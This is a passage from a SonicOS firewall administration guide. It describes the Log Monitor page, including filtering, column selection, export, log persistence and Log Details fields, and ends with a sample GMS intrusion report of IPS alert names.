immediately e-mailed, either to an e-mail address or to an e-mail pager. Each log entry contains the date and time of the event and a brief message describing the event.

The displayed information is controlled by setting options for which categories you want to display in the log table. Use the **Categories** column to determine the baseline events to monitor and to configure event-specific information.

The **Filter** input field at the top left corner of the Log Monitor panel enables you to enter a search string that is used to filter the log events that are displayed in Log Monitor panel.



You can type any substring and press the **Enter** key to filter the **Log Monitor** table. The **Log Monitor** lists only log events that contain matches for that substring.

Topics:

Configuring Logging

You configure logging events in the **Log > Log Settings** page. See Configuring Log Settings on page 1828.

NOTE: There are log messages that show the up/down status of some of the special network objects. These objects, however, live for only three seconds and then are deleted automatically.

Managing Event Logging

Some of the common tasks that you can perform to manage the Event Log are as follows:


- **Online Viewing of Log Events**—The Event Log is not persistent. Older events in the run-time Event Log database buffer may be over-written with newer events.
- **Online Viewing Using the SonicOS Log Monitor UI**—The UI takes snapshots of the Event Log database, so you can scroll forward and backwards in the Event Log using your browser.
- **Text Viewing Format Using the CLI**—Shows only the current content of the Event Log database.
- **Log Monitor Display Filtering**—You can customize the Log Event display.
- **Log Settings Capture Filtering**—You can customize the Log Event capture.
- **Offline Viewing of Log Events**—Offline viewing is persistent because the system saves the log events to an external source, such as your computer.

- **Viewing Log Events via Email**—Using your email client, you can setup individual email alerts that are sent whenever an event occurs, or an email digest that sends batches of log events periodically.

- **Viewing Log Events via Syslog Viewer**—You can view and configure log events and capture settings using a Syslog viewer.
- **Viewing Log Events via GMS Syslogs**—You can view and configure log events using GMS.
- **Exporting the Event Log Database**—You can export the Event Log database as a plain text file by clicking the **Export** button.

- **Deleting Entries from the Run-Time Event Log Database**—You can permanently delete entries, using the **Clear All** button. So, proceed with caution. If automation is not enabled, export the database before using **Clear All**.

- **Deep Packet Forensics using a Data Recorder such as Solera**—You can record deep packet events using a data recorder such as Solera. This feature is enabled under **Log > Automation**, and the events to record are configured under **Log > Settings**.




Log Monitor Table Functions

The **Log Monitor** table provides numerous settings to allow you to navigate, view, and export results. Table columns can be customized, so that you can view full data on any event, or only the data you need. Table entries can be sorted to display in either ascending or descending order.

You can sort the entries in the **Log Monitor** table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

The top row of the **Log Monitor** table contains several functional items:



Topics:

Display Menu

From the **Log Events Since** menu, you can select the time interval in which to view log events. Time intervals range from the last 30 minutes to the last 30 days, or all log events in the database.

Functional Icons

The functional icons perform various functions of the **Log Monitor**. Pausing your cursor over an icons reveals the description of the button.

Log monitor: Functional icons

Button	Function	Clicking this icon
	Export Log as CSV File	Displays a dialog that allows you to open or save the log in Comma-separated value (CSV) format. This format is used for importing into Excel or other presentation development applications.
	Export Log as Plain Text File	Displays a dialog that allows you to save the log in Plain Text format. Two formats for Email can be configured on the **Log > Automation** page: Plain Text or HTML.
	Select Columns to Display	Displays a dialog that allows you to select the columns that you want to show in the **Log Monitor** table.
	Send Log to Email Address	Sends all logs to the configured email address.
	Clear All Logs	Deletes all saved logs.

Log monitor: Functional icons

Button	Function	Clicking this icon
	Configure Logging	Displays the L**og > Settings** page.
	Status	Displays the total number of logs present in the database, as well as the latest reported time for each status category.
	Force Refreshing	Updates the information in the **Log Monitor** table.

Refresh Field and Toggle Icon

At the far right of the table, in the **Refresh** field, you can specify how often the **Log Monitor** table is updated with events from the event log database. The default is to refresh every 60 seconds, but other intervals can be specified. To refresh all output immediately, click the pause/play toggle icon to the right of the **Refresh** field.

The pause/play toggle icon starts or stops the **Log Monitor** table from updating its content. This is useful in cases where the **Log Monitor** table is very busy and is being updated continually in quick succession. Users can pause the screen from updating long enough to inspect the messages.


Data Display

The Log Monitor is displayed in a table and can be sorted by column.

To select which columns you want to appear in the table:

1 Click the **Tools** button.

The **Select Columns to Display** popup window appears.



2 Select the columns you want to display.

3 Click **Apply**.

The default log table columns include:

- **Local Time** - The date and time of the event.
- **ID** - Identifying number for the event. **ID** is most useful when using GMS or Syslog. The **ID** is shown in Syslog packets and is used to identify data in generated reports.
- **Category** - To make it easier to find and configure the settings for an event, events can be displayed by **Category, Group**, or **Event**, as selected from the **Select Columns to Display** dialog.
- **Priority** - The level of priority associated with your log event. Syslog uses eight priorities to characterize messages: Emergency, Alert, Critical, Error, Warning, Notice, Informational, and Debug.
- **Src. Int** - Displays source network and IP address.
- **Dst. Int** - Displays the destination network and IP address.
- **Src. IP** - Displays the source IP address.
- **Src. Port** - Displays the source port.
- **Dst. IP** - Displays the destination IP address.
- **Dst. Port** - Displays the destination port.
- **IP Protocol** - The IP protocol (TCP or IP) in use
- **User Name** - Displays the name of the originating user
- **Application** - Displays the application accessing the network.

- **Notes** - Provides dynamic, detailed information about the event.
- **Message** - Provides a general description of the event.

NOTE: The **Time**, **ID**, and **Message** columns are always displayed and cannot be hidden by customization.

NOTE: For more information on specific log events, refer to the *SonicOS Log Event Reference Guide*.


Filtering the Log Monitor Table

Topics:

Filter Bar


The filter bar allows you to filter the log table based on selected criteria.

1 Select a filter item by clicking on the desired column cell. The selected cell turns blue. Multiple cells can be selected.




2 When finished making selections, click the **+** in the filter bar.

The filter criteria is applied to the display, and you see the filter type in the filter bar.



3 Click on the arrow ▼, beside the column name (in this case **Category**), to view the filter value.



Time	ID	Category	Priority	Src. Int.	Dst. Int.	Src. IP	Src. Port	Dst. IP
11:06:11 Apr 03	1257	Network	Notice	X1	X1	fe80::2cfd:eaa5:7b93:26a0	143	ff02::16
11:05:05 Apr 03	1256	Network	Inform	X1	X1	fe80::ac7d:7c85:5f17:466	143	ff02::16
11:05:05 Apr 03	1257	Network	Notice	X1	X1	fe80::ac7d:7c85:5f17:466	143	ff02::16
11:03:59 Apr 03	1256	Network	Inform	X1	X1	fe80::ac7d:7c85:5f17:466	143	ff02::16
11:03:58 Apr 03	1257	Network	Notice	X1	X1	fe80::ac7d:7c85:5f17:466	143	ff02::16
11:02:46 Apr 03	1256	Network	Inform	X1	X1	fe80::ac7d:7c85:5f17:466	143	ff02::16
11:02:46 Apr 03	1257	Network	Notice	X1	X1	fe80::ac7d:7c85:5f17:466	143	ff02::16

4 To remove a filter, click the **x** next to the Filter type.

Filter View

Filter View allows you to set the filtering without any existing matches in the **Log Monitor** table.


In normal view, you can only set filtering based on an existing event that you can select in the **Log Monitor** table. In Filter View, you can select only one combination of **Category**/**Priority** at a time. In normal view, you can select several categories at the same time.

You can configure multiple filter views for categories using the filter bar.

To configure a filter view:

1 Go to the **Log** > **Monitor** page.

2 Click the **+** sign next to the **Filter View** bar. The **Filter View** dialog appears.



3 From the **Priority** menu, select the priority that you want.

4 From the **Category** menu, select the category that you want.

5 From the **Source Interface** menu, select the interface that you want.

6 From the **Destination Interface** menu, select the interface that you want.

7 In the **Source IP** box, enter the IP address of the source interface.

8 In the **Destination IP** box, enter the IP address of the destination interface.

9 Click **Apply**. The **Log Monitor** table displays the filtered results.

Log Event Messages

For a complete reference guide of log event messages, refer to the *SonicOS Log Event Reference Guide* at SonicWall Support.

Log Persistence

Lower end TZ models can store up to 800 event entries in the log buffer. All other SonicWall Release 6.2 models can store 1000 to 10,000 event entries in the log buffer.


When the log becomes full, one or a couple of the oldest log entries are deleted. You can also click the **Clear all logs** button to clear all log entries.

Emailing provides a simple version of logging persistence, while GMS provides a more reliable and scalable method.

The option to deliver logs as either plain-text or HTML provides an easy method to review and replay events logged.

Log Details

Clicking on the Information icon for a log entry displays the Log Details popup, which displays detailed information about the entry:




General	General information about the log event	
	Time	Local date and time the event occurred.
	ID	Identifying number for the event.
	Category	Category of the event.
	Group	Group designation of the event.
	Event	Name of the event.
	Msg Type	Type of message; usually Standard Message String
	Priority	Priority level of the event, such as Inform (information) or Error
	Message	Information about the event
	Src. Name	Name of the source device, if applicable.
	Dst. Name	Name of the destination device, if applicable.
	Notes	Further information about the event, if applicable.
Protocol	Information about the protocol of the packet triggering the event.	
	Src. IP	IP address of the source device.
	Src. Port	Port number of the source.
	Src. Int.	Source network and IP address, if applicable.
	Dst. IP	IP address of the destination device.

	Dst. Port	Port number of the destination.
	Dst. Int.	Destination network and IP address, if applicable.
	Ether Type	Ethernet type of the packets, if known.
	Src. MAC	MAC address of the source device, if known.
	Src. Vendor	Name of the source device's manufacturer, if known. [a]
	Src. Zone	Source zone, if known.
	Dst. MAC	MAC address of the destination device, if known.
	Dst. Vendor	Name of the destination device's manufacturer, if known. a
	Dst. Zone	Destination zone, if known.
	IP Protocol	Protocol used to send error and control messages, if known.
	ICMP Type	ICMP packet's ICMP type, if known.
	ICMP Code	ICMP packet's ICMP code, if known.
NAT	Information about the NAT policy in effect, if any.	
	Src. NAT IP	Source address from the Source NAT IP address pool.
	Src. NAT Port	Port number for the Source NAT.
	Dst. NAT IP	Destination address from the Source NAT IP address pool.
	Dst. NAT Port	Port number for the Destination NAT.
	NAT Policy	Name of the NAT policy.
Policy	Information about SPI, Access and IDP Rules, and/or VPN policy, if any.	
	In SPI	Indicates whether the ingress packet is in Stateful Packet Inspection (SPI) mode, if applicable.
	Out SPI	Indicates whether the egress packet is in Stateful Packet Inspection (SPI) mode, if applicable.
	Access Rule	Name of the Access Rule triggering the event, if any.
	VPN Policy	Name of the VPN policy triggering the event, if any.
	IDP Rule	Name of the IDP Rule triggering the event, if any.
	IDP Priority	Priority of the IDP Rule.
Traffic	Information about the traffic.	
	TX Bytes	Number of bytes transmitted.
	RX Bytes	Number of bytes received.
	HTTP OP	NPCS object op requestMethod HTTP OP code.
	URL	URL of the NPCS object op requestMethod HTTP OP code.
	HTTP Result	HTTP result code (such as, 200, 403) of Website hit rpkt cn1Label Packet received.
	Block Cat	Block category that triggered the event.
	FW Action	Configured firewall action. If no action has been specified, displays `N/A`.
Others	Information about the user, session, and application, if known.	
	User Name	Name of the user whose action triggered the event.
	Session Time	Duration of the session before the event.
	Session Type	Type of session triggering the event.
	Application	Name of the application triggering the event.

a. Every wired or wireless networking device has a 48-bit MAC address assigned by its hardware manufacturers. An organizationally unique identifier (OUI) is a 24-bit number that uniquely identifies a vendor, manufacturer, or other organization globally or worldwide. The first three octets of the MAC address are the OUI.

GMS

To provide the ability to identify and view events across an entire enterprise, a GMS update will be required. Device-specific interesting-content events at the GMS console appear in **Reports > Log Viewer Search** page, but are also found throughout the various reports, such as Top Intrusions Over Time.



	Category	Intrusions	% of Intrusions
1	ICMP	1056	89.0%

10/10 records are shown as detailed information

Priority	Type	Source	Destination	Intrusions	% of Intrusions
3	IPS Detection Alert: ICMP PING (SID=293)	10.50.165.226	10.50.165.3	46	3.9%
3	IPS Detection Alert: ICMP L3retriever Ping (SID=368)	10.50.165.226	10.50.165.3	44	3.7%
3	IPS Detection Alert: ICMP Echo Reply (SID=316)	10.50.165.3	10.50.165.226	44	3.7%
3	IPS Detection Alert: ICMP PING Windows (SID=291)	10.50.165.226	10.50.165.3	44	3.7%
2	IPS Prevention Alert: ICMP PING NMAP (SID=370)	10.50.165.226	10.50.165.3	30	2.5%
2	IPS Prevention Alert: ICMP PING NMAP (SID=370)	10.50.165.226	10.50.165.2	24	2.0%
3	IPS Detection Alert: ICMP PING (SID=293)	10.50.165.226	10.50.165.2	24	2.0%
3	IPS Detection Alert: ICMP Echo Reply (SID=316)	10.50.165.2	10.50.165.226	19	1.6%
3	IPS Detection Alert: ICMP L3retriever Ping (SID=368)	10.50.165.226	10.50.165.2	19	1.6%
3	IPS Detection Alert: ICMP PING Windows (SID=291)	10.50.165.226	10.50.165.2	19	1.6%

2	IM	73	6.1%

10/10 records are shown as detailed information

Priority	Type	Source	Destination	Intrusions	% of Intrusions
3	IPS Detection Alert: IM AIM -- Instant Message Received (SID=104)	64.12.28.156	10.50.165.231	15	1.3%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	64.12.28.156	10.50.165.231	15	1.3%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	64.12.28.158	10.50.165.231	11	0.9%
3	IPS Detection Alert: IM AIM -- Instant Message Received (SID=104)	64.12.28.158	10.50.165.231	11	0.9%
3	IPS Detection Alert: IM Yahoo! Messenger -- Status Availability Outbound (SID=1959)	10.50.165.231	216.155.193.170	4	0.3%
3	IPS Detection Alert: IM Yahoo! Messenger File Transfer -- HTTP Outbound (SID=1730)	10.50.165.231	216.155.194.210	2	0.2%
3	IPS Detection Alert: IM AIM -- Instant Message Received (SID=104)	205.188.7.156	10.50.165.231	2	0.2%
3	IPS Detection Alert: IM Yahoo! Messenger -- Instant Message Received (SID=1954)	216.155.193.170	10.50.165.231	2	0.2%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	205.188.7.156	10.50.165.231	2	0.2%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	205.188.7.158	10.50.165.231	1	0.1%

Part 3

System

